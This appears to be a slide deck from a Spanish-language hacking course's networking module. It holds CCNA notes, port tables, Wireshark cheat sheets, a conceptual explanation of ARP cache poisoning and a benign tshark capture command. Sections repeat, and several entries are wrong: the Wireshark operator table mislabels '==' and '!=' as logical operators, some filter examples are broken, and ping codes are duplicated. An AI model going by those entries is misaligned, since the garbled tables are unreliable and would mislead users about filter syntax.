

**Hack0N**

**WAKE UP SAMURAI**

@j0moz4 - J. Moreno



## \$ whoami

- Pepe Moreno aka. “JoMoZa”
- Miembro organizador de @bitupalicante
- “Hacker” 4 Root52 in S2G
- Profesor del master de seguridad de DigitechFP
- Eventos: EuskalHack, JASYP, H&B..
- Communities: LIMPIEZAS S.L., Cybex, Dreg HH,...



Twitter. @j0moz4

Mail: [jomoza@memeware.net](mailto:jomoza@memeware.net)


Web. <https://loveisinthe.net>  
<https://bitupalicante.com>



# LOVE IS IN THE NET

WUPS - Mod.0 I

## OSI Model vs. TCP/IP Model



### Cisco 3-Layer Hierarchical Model

**Core** - *Backbone*, common to all users, needs to be as fast as possible and fault tolerant, avoid ACL, VLAN trunking and packet filtering here.  
**Distribution** - *Routing* - provides access control policies, filtering, WAN access and VLAN trunking  
**Access** - *Switching* - User and workgroup access, segmentation

### Patch Cable Types

**Straight-through** - Connect PC to hub or switch (router to switch or hub)  
**Crossover** - Connect hub to hub/ switch to switch/PC to PC  
**Rolled** - Console connection for PC to router

**Half Duplex Ethernet** shares a collision domain resulting in lower throughput than **Full Duplex Ethernet** which requires a point-to-point link between two compatible nodes

**Causes of LAN congestion** - Broadcast storms, too many hosts with a broadcast domain, multicasting, low bandwidth, bottlenecks

**Collision domain** - Switches/bridges breakup collision domains, hubs extend them

**Broadcast domains** - Routers and VLANs breakup broadcast domains

## CCNA Cheat Sheet Internetworking Essentials

### General Troubleshooting

#### Cisco Ping & Response Codes

```
Router> ping 172.15.9.1
!      Success
.      Timed out waiting for reply
U      Destination unreachable
!      Ping process interrupted
?      Unknown packet type
C      Congestion-experienced
&      Time to live exceeded
```

#### Troubleshooting Steps

1. Ping 127.0.0.1 (Loopback)
2. Ping default gateway
3. Ping remote device

#### Windows DOS Troubleshooting Commands

- ping 127.0.0.1
- tracert
- ipconfig/all
- arp -a

#### Cisco Trace Command & Responses

```
Router> traceroute 172.15.9.1
*      Timed out
IH     Router received packet but did not forward it
N      Network unreachable
P      Protocol unreachable
U      Port unreachable
```

### IP Classes

#### Class Ranges

**Class A** - 1-126 - network.node.node.node  
**Class B** - 128-191 - network.network.node.node  
**Class C** - 192-223 - network.network.network.node

#### Private Address Ranges

**Class A** - 10.0.0.0 - 10.255.255.255  
**Class B** - 172.16.0.0 - 172.31.255.255  
**Class C** - 192.168.0.0 - 192.168.255.255

#### CIDR Notation (Classless Inter-Domain Routing)

|               |     |                 |     |
|---------------|-----|-----------------|-----|
| 255.0.0.0     | /8  | 255.255.240.0   | /20 |
| 255.128.0.0   | /9  | 255.255.248.0   | /21 |
| 255.192.0.0   | /10 | 255.255.252.0   | /22 |
| 255.224.0.0   | /11 | 255.255.254.0   | /23 |
| 255.240.0.0   | /12 | 255.255.255.0   | /24 |
| 255.248.0.0   | /13 | 255.255.255.128 | /25 |
| 255.252.0.0   | /14 | 255.255.255.192 | /26 |
| 255.254.0.0   | /15 | 255.255.255.224 | /27 |
| 255.255.0.0   | /16 | 255.255.255.240 | /28 |
| 255.255.128.0 | /17 | 255.255.255.248 | /29 |
| 255.255.192.0 | /18 | 255.255.255.252 | /30 |
| 255.255.224.0 | /19 |                 |     |

## TCP/UDP Port Numbers

|                        |                             |                        |                         |
|------------------------|-----------------------------|------------------------|-------------------------|
| 7 Echo                 | 554 RTSP                    | 2745 Bagle.H           | 6891-6901 Windows Live  |
| 19 Chargen             | 546-547 DHCPv6              | 2967 Symantec AV       | 6970 Quicktime          |
| 20-21 FTP              | 560 mmonitor                | 3050 Interbase DB      | 7212 GhostSurf          |
| 22 SSH/SCP             | 563 NNTP over SSL           | 3074 XBOX Live         | 7648-7649 CU-SeeMe      |
| 23 Telnet              | 587 SMTP                    | 3124 HTTP Proxy        | 8000 Internet Radio     |
| 25 SMTP                | 591 FileMaker               | 3127 MyDoom            | 8080 HTTP Proxy         |
| 42 WINS Replication    | 593 Microsoft DCOM          | 3128 HTTP Proxy        | 8086-8087 Kaspersky AV  |
| 43 WHOIS               | 631 Internet Printing       | 3222 GLBP              | 8118 Privoxy            |
| 49 TACACS              | 636 LDAP over SSL           | 3260 iSCSI Target      | 8200 VMware Server      |
| 53 DNS                 | 639 MSDP (PIM)              | 3306 MySQL             | 8500 Adobe ColdFusion   |
| 67-68 DHCP/BOOTP       | 646 LDP (MPLS)              | 3389 Terminal Server   | 8767 TeamSpeak          |
| 69 TFTP                | 691 MS Exchange             | 3689 iTunes            | 8866 Bagle.B            |
| 70 Gopher              | 860 iSCSI                   | 3690 Subversion        | 9100 HP JetDirect       |
| 79 Finger              | 873 rsync                   | 3724 World of Warcraft | 9101-9103 Bacula        |
| 80 HTTP                | 902 VMware Server           | 3784-3785 Ventrilo     | 9119 iMxIt              |
| 88 Kerberos            | 989-990 FTP over SSL        | 4333 mSQL              | 9800 WebDAV             |
| 102 MS Exchange        | 993 IMAP4 over SSL          | 4444 Blaster           | 9898 Dabber             |
| 110 POP3               | 995 POP3 over SSL           | 4664 Google Desktop    | 9988 RboT/Spybot        |
| 113 Ident              | 1025 Microsoft RPC          | 4672 eMule             | 9999 Urchin             |
| 119 NNTP (Usenet)      | 1026-1029 Windows Messenger | 4899 Radmin            | 10000 Webmin            |
| 123 NTP                | 1080 SOCKS Proxy            | 5000 UPnP              | 10000 BackupExec        |
| 135 Microsoft RPC      | 1080 MyDoom                 | 5001 Slingbox          | 10113-10116 NetIQ       |
| 137-139 NetBIOS        | 1194 OpenVPN                | 5001 iperf             | 11371 OpenPGP           |
| 143 IMAP4              | 1214 Kazaa                  | 5004-5005 RTP          | 12035-12036 Second Life |
| 161-162 SNMP           | 1241 Nessus                 | 5050 Yahoo! Messenger  | 12345 NetBus            |
| 177 XDMCP              | 1311 Dell OpenManage        | 5060 SIP               | 13720-13721 NetBackup   |
| 179 BGP                | 1337 WASTE                  | 5190 AIM/ICQ           | 14567 Battlefield       |
| 201 AppleTalk          | 1433-1434 Microsoft SQL     | 5222-5223 XMPP/jabber  | 15118 Dipnet/Oddbob     |
| 264 BGMP               | 1512 WINS                   | 5432 PostgreSQL        | 19226 AdminSecure       |
| 318 TSP                | 1589 Cisco VQP              | 5500 VNC Server        | 19638 Ensim             |
| 381-383 HP Openview    | 1701 L2TP                   | 5554 Sasser            | 20000 Usermin           |
| 389 LDAP               | 1723 MS PPTP                | 5631-5632 pcAnywhere   | 24800 Synergy           |
| 411-412 Direct Connect | 1725 Steam                  | 5800 VNC over HTTP     | 25999 Xfire             |
| 443 HTTP over SSL      | 1741 CiscoWorks 2000        | 5900+ VNC Server       | 27015 Half-Life         |
| 445 Microsoft DS       | 1755 MS Media Server        | 6000-6001 X11          | 27374 Sub7              |
| 464 Kerberos           | 1812-1813 RADIUS            | 6112 Battle.net        | 28960 Call of Duty      |
| 465 SMTP over SSL      | 1863 MSN                    | 6129 DameWare          | 31337 Back Orifice      |
| 497 Retrospect         | 1985 Cisco HSRP             | 6257 WinMX             | 33434+ traceroute       |
| 500 ISAKMP             | 2000 Cisco SCCP             | 6346-6347 Gnutella     |                         |
| 512 rexec              | 2002 Cisco ACS              | 6500 GameSpy Arcade    |                         |
| 513 rlogin             | 2049 NFS                    | 6566 SANE              |                         |
| 514 syslog             | 2082-2083 cPanel            | 6588 AnalogX           |                         |
| 515 LPD/LPR            | 2100 Oracle XDB             | 6665-6669 IRC          |                         |
| 520 RIP                | 2222 DirectAdmin            | 6679/6697 IRC over SSL |                         |
| 521 RiPing (IPv6)      | 2302 Halo                   | 6699 Napster           |                         |
| 540 UUCP               | 2483-2484 Oracle DB         | 6881-6999 BitTorrent   |                         |

## Legend

- Chat
- Encrypted
- Gaming
- Malicious
- Peer to Peer
- Streaming

IANA port assignments published at <http://www.iana.org/assignments/port-numbers>

## COMMON PORTS

packetlife.net

### TCP/UDP Port Numbers

|         |                  |           |                   |           |                   |             |                  |
|---------|------------------|-----------|-------------------|-----------|-------------------|-------------|------------------|
| 7       | Echo             | 554       | RTSP              | 2745      | Bagle.H           | 6891-6901   | Windows Live     |
| 19      | Chargen          | 546-547   | DHCPv6            | 2967      | Symantec AV       | 6970        | Quicktime        |
| 20-21   | FTP              | 560       | monitor           | 3050      | Interbase DB      | 7212        | GhostSurf        |
| 22      | SSH/SCP          | 563       | NNTP over SSL     | 3074      | XBOX Live         | 7648-7649   | CU-SeeMe         |
| 23      | Telnet           | 587       | SMTP              | 3124      | HTTP Proxy        | 8000        | Internet Radio   |
| 25      | SMTP             | 591       | FileMaker         | 3127      | MyDoom            | 8080        | HTTP Proxy       |
| 42      | WINS Replication | 593       | Microsoft DCOM    | 3128      | HTTP Proxy        | 8086-8087   | Kaspersky AV     |
| 43      | WHOIS            | 631       | Internet Printing | 3222      | GLBP              | 8118        | Privoxy          |
| 49      | TACACS           | 636       | LDAP over SSL     | 3260      | iSCSI Target      | 8200        | VMware Server    |
| 53      | DNS              | 639       | MSPD (PIM)        | 3306      | MySQL             | 8500        | Adobe ColdFusion |
| 67-68   | DHCP/BOOTP       | 646       | LDP (MPLS)        | 3389      | Terminal Server   | 8767        | TeamSpeak        |
| 69      | TFTP             | 691       | MS Exchange       | 3689      | iTunes            | 8866        | Bagle.B          |
| 70      | Gopher           | 860       | iSCSI             | 3690      | Subversion        | 9100        | HP JetDirect     |
| 79      | Finger           | 873       | rsync             | 3724      | World of Warcraft | 9101-9103   | Bacula           |
| 80      | HTTP             | 902       | VMware Server     | 3784-3785 | Ventrilo          | 9119        | MXit             |
| 88      | Kerberos         | 989-990   | FTP over SSL      | 4333      | mSQL              | 9800        | WebDAV           |
| 102     | MS Exchange      | 993       | IMAP4 over SSL    | 4444      | Blaster           | 9898        | Dabber           |
| 110     | POP3             | 995       | POP3 over SSL     | 4664      | Google Desktop    | 9988        | Rbot/Spybot      |
| 113     | Ident            | 1025      | Microsoft RPC     | 4672      | eMule             | 9999        | Urchin           |
| 119     | NNTP (Usenet)    | 1026-1029 | Windows Messenger | 4899      | Radmin            | 10000       | Webmin           |
| 123     | NTP              | 1080      | SOCKS Proxy       | 5000      | UPnP              | 10000       | BackupExec       |
| 135     | Microsoft RPC    | 1080      | MyDoom            | 5001      | Slingbox          | 10113-10116 | NetIQ            |
| 137-139 | NetBIOS          | 1194      | OpenVPN           | 5001      | iperf             | 11371       | OpenPGP          |
| 143     | IMAP4            | 1214      | Kazaa             | 5004-5005 | RTP               | 12035-12036 | Second Life      |
| 161-162 | SNMP             | 1241      | Nessus            | 5050      | Yahoo! Messenger  | 12345       | NetBus           |
| 177     | XDMCP            | 1311      | Dell OpenManage   | 5060      | Slp               | 13720-13721 | NetBackup        |
| 179     | BGP              | 1337      | WASTE             | 5190      | AIM/ICQ           | 14567       | Battlefield      |
| 201     | AppleTalk        | 1433-1434 | Microsoft SQL     | 5222-5223 | XMPP/jabber       | 15118       | Dipnet/Oddbob    |
| 264     | BGMP             | 1512      | WINS              | 5432      | PostgreSQL        | 19226       | AdminSecure      |
| 318     | TSP              | 1589      | Cisco VQP         | 5500      | VNC Server        | 19638       | Ensim            |
| 381-383 | HP Openview      | 1701      | L2TP              | 5554      | Sasser            | 20000       | Usermin          |
| 389     | LDAP             | 1723      | MS PPTP           | 5631-5632 | pcAnywhere        | 24800       | Synergy          |
| 411-412 | Direct Connect   | 1725      | Steam             | 5800      | VNC over HTTP     | 25999       | Xfire            |
| 443     | HTTP over SSL    | 1741      | CiscoWorks 2000   | 5900+     | VNC Server        | 27015       | Half-Life        |
| 445     | Microsoft DS     | 1755      | MS Media Server   | 6000-6001 | X11               | 27374       | Sub7             |
| 464     | Kerberos         | 1812-1813 | RADIUS            | 6112      | Battle.net        | 28960       | Call of Duty     |
| 465     | SMTP over SSL    | 1863      | MSN               | 6129      | DameWare          | 31337       | Back Office      |
| 497     | Retrospect       | 1985      | Cisco HSRP        | 6257      | WinMX             | 33434+      | traceroute       |
| 500     | ISAKMP           | 2000      | Cisco SCCP        | 6346-6347 | Gnutella          |             |                  |
| 512     | rexec            | 2002      | Cisco ACS         | 6500      | GameSpy Arcade    |             |                  |
| 513     | rlogin           | 2049      | NFS               | 6566      | SANE              |             |                  |
| 514     | syslog           | 2082-2083 | cPanel            | 6588      | AnalogX           |             |                  |
| 515     | LPD/LPR          | 2100      | Oracle XDB        | 6665-6669 | IRC               |             |                  |
| 520     | RIP              | 2222      | DirectAdmin       | 6679/6697 | IRC over SSL      |             |                  |
| 521     | RIPng (IPv6)     | 2302      | Halo              | 6699      | Napster           |             |                  |
| 540     | UUCP             | 2483-2484 | Oracle DB         | 6881-6999 | BitTorrent        |             |                  |

IANA port assignments published at <http://www.iana.org/assignments/port-numbers>

by Jeremy Stretch

v1.1

## INSECURE PORT

21  
FTP

File Transfer Protocol (FTP) sends the username and password using plaintext from the client to the server..

23  
TELNET

All information to & from the host on a telnet connection is sent in plaintext & can be intercepted by an attacker

25  
SMTP

Simple Mail Transfer Protocol (SMTP) is the default for sending email messages. Since it is unencrypted, data contained within the emails could be discovered by network sniffing.

37  
TIME

Time Protocol, may be in use by legacy equipment and has mostly been replaced by using port 123 for Network Time Protocol (NTP).

53  
DNS

Domain Name Service (DNS), is still used widely.

80  
HTTP

Hyper Text Transfer Protocol (HTTP) is the basis of nearly all web browser traffic on the internet. Information sent via HTTP is not encrypted and is susceptible to sniffing attacks

143  
IMAP

Internet Message Access Protocol (IMAP) is a protocol used for retrieving emails. IMAP traffic on port 143 is not encrypted and susceptible to network sniffing

445  
SMB

Server Message Block (SMB), is used by many versions of Windows for accessing files over the network. Files are transmitted unencrypted.

389  
LDAP

Lightweight Directory Access Protocol (LDAP), is used to communicate directory information from servers to clients. Since LDAP is not encrypted, it is susceptible to sniffing and manipulation attacks.

## SECURE PORT

22  
SFTP

Uses encryption to protect the user credentials and packets of data being transferred.

22  
SECURE SHELL

Secure Shell (SSH) on port 22 uses encryption to ensure that traffic between the host and terminal is not sent in a plaintext format.

587  
SMTP

The secure alternative is to use port 587 for SMTP using Transport Layer Security (TLS) which will encrypt the data between the mail client and the mail server.

123  
NTP

NTP on port 123 offers better error-handling capabilities, which reduces the likelihood of unexpected errors.

853  
DoT

However, using DNS over TLS (DoT) on port 853 protects DNS information from being modified in transit.

443  
HTTPS

HTTPS using TLS encryption is preferred, as it protects the data in transit between the server and the browser.

993  
IMAP

The secure alternative is to use port 993 for IMAP, which adds SSL/TLS security to encrypt the data between the mail client and the mail server.

2049  
NFS

Network File System (NFS). Although NFS can use encryption, it is recommended that NFS not be allowed through firewalls either.

636  
LDAPS

Lightweight Directory Access Protocol Secure (LDAPS) adds SSL/TLS security to protect the information while it is in transit.

# Wireshark Cheat Sheet



## Default Columns in a packet capture output

|                    |                                                               |
|--------------------|---------------------------------------------------------------|
| No.                | Frame number from the beginning of the packet capture         |
| Time.              | Seconds from the first frame                                  |
| Source (src).      | Source address, commonly an IPv4, IPv6 or Ethernet address    |
| Destination (dst). | Destination address                                           |
| Protocol.          | Protocol used in the Ethernet frame, IP packet, or TC segment |
| Length.            | Length of the frame in bytes                                  |

## Filter Types

|                |                                     |
|----------------|-------------------------------------|
| Capture Filter | Filter packets during capture       |
| Display filter | Hide packets from a capture display |

## Logical operators

| Operator  | Discription        | Example                                                                    |
|-----------|--------------------|----------------------------------------------------------------------------|
| and or && | Logical AND        | All the conditions should match                                            |
| or or     | Logical OR         | Either all or one of the conditions should match                           |
| xor or AA | Logical XOR        | Exclusive alterations only one of the two conditions should match not both |
| not or !  | Not (Negation)     | Not equal to                                                               |
| [n] [...] | Substring operator | Filter a specific word or text                                             |

## Filtering packets (Display Filters)

| Operator | Discription        | Example                |
|----------|--------------------|------------------------|
| eq or == | Logical AND        | ip.dest 192.168.1.1    |
| ne or != | Logical OR         | ip.dest != 192.168.1.1 |
| gt or >  | Logical XOR        | frame.len > 10         |
| lt or <  | Not (Negation)     | frame.len 10           |
| ge or >= | Substring operator | frame.len >> 10        |
| le or <= | Substring operator | frame.len <= 10        |

## Miscellaneous

|                     |                       |
|---------------------|-----------------------|
| Slice Operator      | [...] Range of values |
| Membership Operator | () - in               |
| CTRL+E              | Start/Stop Capturing  |

## Wireshark Capturing Modes

|                  |                                                                                                                                                                              |
|------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Promiscuous mode | Sets interface to capture all packets on a network segment to which it is associated to Setup the wireless interface to capture all traffic it can receive (Unix/Linux only) |
| Monitor mode     |                                                                                                                                                                              |

## Capture Filter Syntax

| Syntax  | protocol | Direction | hosts       | value | Logical operator | Expressions          |
|---------|----------|-----------|-------------|-------|------------------|----------------------|
| Example | tcp      | src       | 192.168.1.1 | 80    | and              | tcp dst 202.164.30.1 |

## Display Filter Syntax

| Syntax  | protocol | String 1 | String 1 | Comparison operator | Value       | Logical Operator | Expressions |
|---------|----------|----------|----------|---------------------|-------------|------------------|-------------|
| Example | http     | dest     | ip       | ==                  | 192.168.1.1 | and              | tcp port    |

## Keyboard Shortcuts - main display window

| Accelerator      | Description                                                                                    | Accelerator     | Description                                                                  |
|------------------|------------------------------------------------------------------------------------------------|-----------------|------------------------------------------------------------------------------|
| Tab or Shift+Tab | Move between screen elements, e.g. from the toolbars, to the packet list to the packet detail. | Alt+ or Optio   | Move to the next packet in the selection history.                            |
| Tab or Shift+Tab | Move to the next packet or detail item.                                                        |                 | In the packet detail, opens the selected tree item.                          |
| Tab or Shift+Tab | Move to the previous packet or detail item.                                                    | Shift+-         | In the packet detail, opens the selected tree items and all of its subtrees. |
| Ctrl+ or F8      | Move to the next packet, even if the packet list isn't focused.                                | Ctrl+           | In the packet detail, opens all tree items.                                  |
| Ctrl+ Or F7      | Move to the previous packet, even if the packet list isn't focused.                            | Ctrl++          | In the packet detail, closes all the tree                                    |
| Ctrl+.           | Move to the next packet of the conversation (TCP, UDP or IP).                                  | Backspace       | In the packet detail, jumps to the parent node.                              |
| Ctrl+.           | Move to the previous packet of the conversation (TCP, UDP or IP).                              | Return or Enter | In the packet detail, toggles the selected tree item.                        |

## Protocols Values

ether, fddi, ip, arp, rarp, decnet, lat, sca, moprc, mopdl, tcp and udp

# Wireshark Cheat Sheet



## Default Columns in a packet capture output

|                    |                                                               |
|--------------------|---------------------------------------------------------------|
| No.                | Frame number from the beginning of the packet capture         |
| Time.              | Seconds from the first frame                                  |
| Source (src).      | Source address, commonly an IPv4, IPv6 or Ethernet address    |
| Destination (dst). | Destination address                                           |
| Protocol.          | Protocol used in the Ethernet frame, IP packet, or TC segment |
| Length.            | Length of the frame in bytes                                  |

## Filter Types

|                |                                     |
|----------------|-------------------------------------|
| Capture Filter | Filter packets during capture       |
| Display filter | Hide packets from a capture display |

## Wireshark Capturing Modes

|                  |                                                                                                                                                                              |
|------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Promiscuous mode | Sets interface to capture all packets on a network segment to which it is associated to Setup the wireless interface to capture all traffic it can receive (Unix/Linux only) |
| Monitor mode     |                                                                                                                                                                              |

## Logical operators

| Operator         | Discription        | Example                                                                    |
|------------------|--------------------|----------------------------------------------------------------------------|
| and or &&        | Logical AND        | All the conditions should match                                            |
| or or            | Logical OR         | Either all or one of the conditions should match                           |
| xor or ^         | Logical XOR        | Exclusive alterations only one of the two conditions should match not both |
| not or !         | Not (Negation)     | Not equal to                                                               |
| [n] [...] or ... | Substring operator | Filter a specific word or text                                             |

## Filtering packets (Display Filters)

| Operator | Discription        | Example                |
|----------|--------------------|------------------------|
| eq or == | Logical AND        | ip.dest 192.168.1.1    |
| ne or != | Logical OR         | ip.dest != 192.168.1.1 |
| gt or >  | Logical XOR        | frame.len > 10         |
| lt or <  | Not (Negation)     | frame.len 10           |
| ge or >= | Substring operator | frame.len >= 10        |
| le or <= | Substring operator | frame.len <= 10        |

## Miscellaneous

|                     |                       |
|---------------------|-----------------------|
| Slice Operator      | [...] Range of values |
| Membership Operator | () - in               |
| CTRL+E              | Start/Stop Capturing  |

## Capture Filter Syntax

| Syntax  | protocol | Direction | hosts       | value | Logical operator | Expressions          |
|---------|----------|-----------|-------------|-------|------------------|----------------------|
| Example | tcp      | src       | 192.168.1.1 | 80    | and              | tcp dst 202.164.30.1 |

## Display Filter Syntax

| Syntax  | protocol | String 1 | String 1 | Comparison operator | Value       | Logical Operator | Expressions |
|---------|----------|----------|----------|---------------------|-------------|------------------|-------------|
| Example | http     | dest     | ip       | ==                  | 192.168.1.1 | and              | tcp port    |

## Keyboard Shortcuts - main display window

| Accelerator      | Description                                                                                    | Accelerator     | Description                                                                  |
|------------------|------------------------------------------------------------------------------------------------|-----------------|------------------------------------------------------------------------------|
| Tab or Shift+Tab | Move between screen elements, e.g. from the toolbars, to the packet list to the packet detail. | Alt+ or Optio   | Move to the next packet in the selection history.                            |
| Tab or Shift+Tab | Move to the next packet or detail item.                                                        |                 | In the packet detail, opens the selected tree item.                          |
| Tab or Shift+Tab | Move to the previous packet or detail item.                                                    | Shift+~         | In the packet detail, opens the selected tree items and all of its subtrees. |
| Ctrl+ or F8      | Move to the next packet, even if the packet list isn't focused.                                | Ctrl+           | In the packet detail, opens all tree items.                                  |
| Ctrl+ Or F7      | Move to the previous packet, even if the packet list isn't focused.                            | Ctrl++          | In the packet detail, closes all the tree                                    |
| Ctrl+.           | Move to the next packet of the conversation (TCP, UDP or IP).                                  | Backspace       | In the packet detail, jumps to the parent node.                              |
| Ctrl+.           | Move to the previous packet of the conversation (TCP, UDP or IP).                              | Return or Enter | In the packet detail, toggles the selected tree item.                        |

## Protocols Values


ether, fddi, ip, arp, rarp, decnet, lat, sca, moprc, mopdl, tcp and udp

## [+] ARP

ARP es un protocolo de la capa 2 y 3 (ya que contiene la dirección MAC e IP). Tanto los paquetes de petición de ARP como los de respuesta de ARP pueden ser tráfico de difusión (broadcast). Como tales, no están diseñados para proporcionar ninguna validación de identificación en la transacción.

Aunque la suplantación de ARP se puede ejecutar en el transcurso de transacciones ARP, creando una condición de carrera, el uso más común es la distribución de respuestas ARP no solicitadas, que son almacenadas por los clientes en sus cachés ARP, generando de esta manera el escenario de envenenamiento de caché ARP.

| No. | Time     | Source            | Destination       | Protocol | Length | Info                               |
|-----|----------|-------------------|-------------------|----------|--------|------------------------------------|
| 4   | 0.036316 | Giga-Byt_e6:6b:5e | Broadcast         | ARP      | 42     | Who has 10.10.2.1? Tell 10.10.2.2  |
| 6   | 0.037060 | AsustekC_01:d7:10 | Giga-Byt_e6:6b:5e | ARP      | 60     | 10.10.2.1 is at 0c:9d:92:01:d7:10  |
| 7   | 0.063189 | Giga-Byt_e6:6b:5e | Broadcast         | ARP      | 42     | Who has 10.10.2.1? Tell 10.10.2.2  |
| 8   | 0.063859 | AsustekC_01:d7:10 | Giga-Byt_e6:6b:5e | ARP      | 60     | 10.10.2.1 is at 0c:9d:92:01:d7:10  |
| 33  | 0.368769 | Giga-Byt_e6:6b:5e | Broadcast         | ARP      | 42     | Who has 10.10.2.2? Tell 0.0.0.0    |
| 142 | 1.368171 | Giga-Byt_e6:6b:5e | Broadcast         | ARP      | 42     | Who has 10.10.2.2? Tell 0.0.0.0    |
| 294 | 2.110894 | Giga-Byt_e6:6b:5e | Broadcast         | ARP      | 42     | Who has 10.10.2.20? Tell 10.10.2.2 |
| 295 | 2.111115 | HewlettP_92:b3:48 | Giga-Byt_e6:6b:5e | ARP      | 60     | 10.10.2.20 is at 10:60:4b:92:b3:48 |




Ethernet Type II Frame  
(64 to 1518 bytes)

# MODULO 0 - NETWORKING

## MODULO REDES

```
kali@kali$ sudo tshark -f "ether proto \arp" -Tfields -e
arp.src.proto_ipv4 -e arp.src.hw_mac -e arp.dst.proto_ipv4 -e
arp.dst.hw_mac
```

- <https://wiki.wireshark.org/DisplayFilters>



